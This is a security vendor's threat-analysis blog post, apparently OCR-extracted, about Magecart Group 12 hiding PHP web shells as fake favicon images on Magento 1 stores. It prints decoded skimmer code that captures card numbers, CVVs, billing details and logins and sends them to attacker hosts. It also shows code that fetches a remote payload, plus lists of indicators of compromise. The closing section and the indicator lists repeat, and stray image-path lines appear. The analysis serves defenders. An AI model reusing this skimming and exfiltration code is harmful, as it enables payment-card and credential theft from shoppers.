We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercize some vigilance and equip yourself with security tools such as our Malwarebytes web protection and Browser Guard.

References

https://blog.group-ib.com/btc_changer

https://twitter.com/unmaskparasites/status/1370579966069383168?s=20

https://twitter.com/sansecio/status/1367404202461450244?s=20

https://twitter.com/unmaskparasites/status/1234917686242619393?s=20

https://community.riskiq.com/article/fda1f967

https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html

https://sansec.io/research/cardbleed

/blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/


Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
goooogletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com

autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms


195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru
muhtarpashatashanov@yandex[.]ru
nikola-az@rambler[.]ru




Host	URL	Body	Content-Type	SHA-256
	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_3.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_8.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_12.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_11.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_2.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_9.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento_4.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...
	/media/favicon/default/Magento.png	5,245	image/png	97882feabbea5a59df25...

The way it is injected in compromised sites is by replacing the legitimate shortcut icon tags with a path to the fake PNG file. Unlike previous incidents where a fake favicon image was used to hide malicious JavaScript code, this turned out to be a PHP web shell. However, in its current implementation this PHP script won't be loaded properly.



Web shells are a very popular type of malware encountered on websites that allow an attacker to maintain remote access and administration. They are typically uploaded onto a web server after exploitation of a vulnerability (i.e. SQL injection).

To better understand what this webshell is meant to do, we can decode the reverse Base64 encoded blurb. We see that it retrieves data from an external host at zolo[.]pw.




Further looking into the *m1_2021_force directory* reveals additional code very specific to credit card skimming.


```php
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . ' ' . $_POST['billing']['lastname'] . '|' . $_POST['
        billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['
        region'] . ' |' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] .
        '|' . $_POST['billing']['telephone'] . ' ' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/.*cc_num.*/" => 1,
        "/.*control_settings.*/" => 1,
        "/.*cc_exp_m.*/" => 2,
        "/.*exp_month.*/" => 2,
        "/.*expirationMonth.*/" => 2,
        "/.*msn_set.*/" => 2,
        "/.*cc_exp_y.*/" => 3,
        "/.*exp_year.*/" => 3,
        "/.*expirationYear.*/" => 3,
        "/.*yellow_set.*/" => 3,
        "/.*savage_set.*/" => 4,
        "/.*cc_cid.*/" => 4);
```

```php
        if (isset($cc_number)) {
            if (strlen($cc_month) == 1)
                $cc_month = '0' . $cc_month;
            if (strlen($cc_year) == 4)
                $cc_year = substr($cc_year, 2, 2);
            $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
            if (isset($_COOKIE['_mdata']))
                $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
            $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . "
                . $_SERVER['SERVER_ADDR'] . "]*"));
            $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

            $cnt = 0;
            if (function_exists("curl_init")) {
                $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded, false);
                $cnt = trim($cnt);
            }
            if ($cnt != '1') {
                $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
                $cnt = trim($cnt);
            }

            if (($cnt != '1') && (function_exists("exec"))) {
                @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
            }

            @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
        }
    }
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username'])) && (isset($_POST['login']['
        password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites (Smilodon malware) which also steals user credentials:



A similar PHP file (Mage.php) was reported by SanSec as well:




```
61
62  for ($i = 0; $i < strlen($http_host); $i++) {
63      $host_chars += ord(substr($http_host, $i, 1));
64      $host_checksum += $i * ord(substr($http_host, $i, 1));
65  }
66
67  $ci = curl_init("https://pathc.space/space/widget.txt");
68  curl_setopt($ci, CURLOPT_RETURNTRANSFER, true);
69  curl_setopt($ci, CURLOPT_CONNECTTIMEOUT, 15);
70  curl_setopt($ci, CURLOPT_TIMEOUT, 15);
71  curl_setopt($ci, CURLOPT_HEADER, false);
72  curl_setopt($ci, CURLOPT_SSL_VERIFYHOST, false);
73  curl_setopt($ci, CURLOPT_SSL_VERIFYPEER, false);
74  curl_setopt($ci, CURLOPT_HTTPHEADER, array("discount: $host_chars", "order:
    $host_checksum", "price: $remote_ip", "merchant: $http_host", "address:
    $server_ip"));
75  $response = @curl_exec($ci);
76  curl_close($ci);
77
78  $response = trim($response);
79  if (preg_match($alphanumeric, $response))
80      echo (@$base64_decode($strrev($response)));
81
```


That same path/filename was previously mentioned by SanSec during the Magento 1 EOL hacking spree:

This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ documented these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.



There is a lot of publicly documented material on the activities of Group 1 also known for their 'ant and cockroach' skimmer, their decoy CloudFlare library or their abuse of favicon files.

Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript ressource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercize some vigilance and equip yourself with security tools such as our Malwarebytes web protection and Browser Guard.

References

https://blog.group-ib.com/btc_changer

https://twitter.com/unmaskparasites/status/1370579966069383168?s=20

https://twitter.com/sansecio/status/1367404202461450244?s=20

https://twitter.com/unmaskparasites/status/1234917686242619393?s=20

https://community.riskiq.com/article/fda1f967

https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html

https://sansec.io/research/cardbleed

/blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/

Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
goooogletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com

autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms

195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru
muhtarpashatashanov@yandex[.]ru
nikola-az@rambler[.]ru

This blog post was authored by Jérôme Segura

